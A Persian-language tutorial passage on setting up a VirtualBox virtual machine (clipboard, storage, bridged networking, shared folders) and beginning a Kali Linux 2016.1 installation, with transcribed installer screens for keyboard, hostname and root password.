


از بخش General وضعیت کلیپورد را بر روی حالت Bidirectional قرار دهید. با این کار پس از نصب بسته های Guest Additions شما قادر به اشتراک کلیپبورد خود بین ماشین میزبان و ماشین مهمان خواهید بود.




در بخش Storage دیسک DVD خالی را انتخاب کرده و از سمت راست بر روی علامت دیسک کلیک کنید تا فایل ایمیج را بارگذاری کنیم.






فایل ایزو را از روی هارد دیسک خود که در ابتدا آموزش دانلود کردیم اضافه کنید.









به بخش Network رفته. تنظیم درست این گزینه از این نظر مهمه که در حین نصب سیستم عامل بهتر است تا ارتباط شما با اینترنت برقرار باشد و با مشکلات بعدی مواجه نشوید. بهترین حالتی که من تجربه کردم Bridged Adapter می باشد. چرا ؟ اول از همه پیکربندی آن خیلی ساده است . کافی است تا مودم شما DHCP فعال داشته باشد که همه مودم ها دارند و ماشین مجازی به محض روشن کردن و فعال شدن رابط شبکه به عنوان بخشی از شبکه مودم قرار گرفته و از آن به صورت دینامیک آیپی می گیرد. مزیت دیگر این روش این است که سیستم مجازی شما به عنوان یک ماشین واقعی در نظر می گیرد و می توان گفت بیشترین قابلیت های ارسال و دریافت بسته ها را به عنوان یک ماشین واقعی انجام می دهد. پس برای ما که می خواهیم ماشین تست خود را شبیه یک ماشین واقعی ایجاد کنیم گزینه ایده آلی است.





در بخش Shared Folders مسیر اشتراکی موجود در ماشین میزبان را انتخاب کرده و وارد تنظیمات کنید. با این کار در صورتیکه بعدا خواستید یک فایل بین دو ماشین میزبان و میهمان منتقل کنید به سادگی با استفاده از پوشه اشتراکی می توانید این کار را انجام دهید. (هرچند نیاز به نصب بسته های Guest Additions) هم دارید. چک باکس Auto mount را انتخاب کنید تا این پوشه به صورت خودکار بر روی ماشین سوار گردد.






پس از اینکه تنظیمات ماشین مجازی پایان پذیرفت بر روی OK کلیک کنید. ماشین مجازی را از لیست انتخاب کرده و این بار بر روی دکمه Start کلیک نمایید. منو بوت کالی لینوکس نمایش داده می شود. بر روی Install کلیک کنید.



تنظیمات را مطابق اسلایدهای زیر انجام داده و پیش روید





Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[!!] Configure the keyboard


Keymap to use:

American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Bosnian
Brazilian
British English
Bulgarian
Bulgarian (phonetic layout)
Burmese
Canadian French
Canadian Multilingual
Catalan
Chinese
Croatian
Czech
Danish
Dutch
Dvorak
Dzongkha
Esperanto
Estonian

<Go Back>

<Tab> moves; <Space> selects; <Enter> activates buttons

Right Ctrl





نام میزبان را به دلخواه تعیین کنید.

Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[!] Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:


netamooz

<Go Back> <Continue>

<Tab> moves; <Space> selects; <Enter> activates buttons

Right Ctrl

نام دامنه را به دلخواه تعیین کنید





رمزعبور مورد نظر خود را برای کاربر پیش فرض روت انتخاب کنید

Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[!!] Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:


******_____

[ ] Show Password in Clear

<Go Back> <Continue>


<Tab> moves; <Space> selects; <Enter> activates buttons

Right Ctrl






